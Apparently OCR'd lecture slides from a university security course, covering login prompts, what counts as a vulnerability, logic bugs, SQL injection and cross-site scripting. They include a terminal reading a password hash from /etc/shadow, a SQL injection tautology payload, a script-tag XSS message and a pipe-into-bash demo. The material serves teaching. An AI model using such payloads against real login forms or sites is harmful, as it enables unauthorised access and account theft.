


```
crandall@rubicon ~ $ sudo grep "hal" /etc/passwd
hal:x:1003:1003:Hal,,,:/home/hal:/bin/bash
crandall@rubicon ~ $ sudo grep "hal" /etc/shadow
hal:$6$4asLz5vU$l5FDnfwLtlXQf/EESsxI3f3YbjM3fzTtw9EwKy8vsnEU4e8uKIvoy0ST99nquwH5
QrHwt3SvGsciQk2D98OQ9.:17259:0:99999:7:::
crandall@rubicon ~ $ ls -l /etc/passwd
-rw-r--r-- 1 root root 2021 Apr  2 22:49 /etc/passwd
crandall@rubicon ~ $ ls -l /etc/shadow
-rw-r----- 1 root shadow 1532 Apr  2 22:49 /etc/shadow
crandall@rubicon ~ $ 
```

# Login prompt

- Associated with a character device
  - Which is in turn associated with a file descriptor
  - Different possibilities
    - init (or systemd) has the keyboard and screen as file descriptors, fork()s a logind child
    - init (or systemd) fork()s sshd, which listens for network connections, associates them with file descriptors, and then fork()s logind
    - init (or systemd) launches a GUI with something like sd-pam, which can be reached over RDP, *etc.*

How do you get access to someone else’s machine over the Internet without knowing the password to log in?



```
jedi@sugarpine:~$ mkfifo /tmp/myunnamedpipe
jedi@sugarpine:~$ cat messsages.txt
Hello, how are you?
I am fine.
Goodbye.
jedi@sugarpine:~$ cat messsages.txt > /tmp/myunnamedpipe &
[1] 877804
jedi@sugarpine:~$ cat /tmp/myunnamedpipe | while read line; do bash -c "echo $line"; done
Hello, how are you?
I am fine.
Goodbye.
[1]+  Done                    cat messsages.txt > /tmp/myunnamedpipe
jedi@sugarpine:~$ 
```

# What is a vulnerability?

- Management information stored in-band with regular information?
- Programming the weird machine?
- A failure to properly sanitize inputs?

# Can be local or remote, sometimes something else

- Send malicious input over a network socket to take control of a remote machine
- Give malicious input to a privileged local process to get escalated privileges for yourself
- Confuse the logic of an accounting mechanism
- Break the separation between web sites in a browser to get access to someone's bank credentials

Plagiarized from
https://sites.psu.edu/thedeepweb/2015/09/17/captain-crunch-and-his-toy-whistle/

# Other examples of logic bugs or more general vulnerabilities?

- Werewolves had a couple
- Amazon shopping cart (there was an IEEE Symposium on Security and Privacy paper about this, but I can't find it)
- Pouring salt water or putting tabs from construction sites in Coke machines
- McDonald’s drive-through
- Other examples you know of?

# SQL command injection

SELECT * where username = '$u' and password = '$p'

$u = crandall
$p = abc123

SELECT * where username = 'crandall' and password = 'abc123'

# SQL command injection

SELECT * where username = '$u' and password = '$p'

$u = bla' or '1' = '1' --
$p = idontknow

SELECT * where username = 'bla' or '1' = '1' --' and password = 'idontknow'

# SQL command injection

SELECT * where username = '$u' and password = '$p'

$u = bla' or '1' = '1' --
$p = idontknow

SELECT * where username = 'bla' or '1' = '1' --' and password = 'idontknow'

# Wassermann and Su, POPL 2006





**Figure 4.** Parse trees for WHERE clauses of generated queries. Substrings from user input are underlined.


# Cross-site Scripting (XSS)

Send a message in the WebCT platform:

Hi Professor Crandall, I had a question about the homework. When is it due? p.s. <script>alert(“youve ben h@xored!”)</script>



```
jedi@sugarpine:~$ cat messsages.txt
Hello, how are you?
I am fine.
Goodbye.
jedi@sugarpine:~$ cat messsages.txt > /tmp/myunnamedpipe &
[1] 877762
jedi@sugarpine:~$ cat /tmp/myunnamedpipe | while read line; do bash -c "echo $line"; done
Hello, how are you?
I am fine.
Goodbye.
[1]+  Done                    cat messsages.txt > /tmp/myunnamedpipe
jedi@sugarpine:~$ 
```



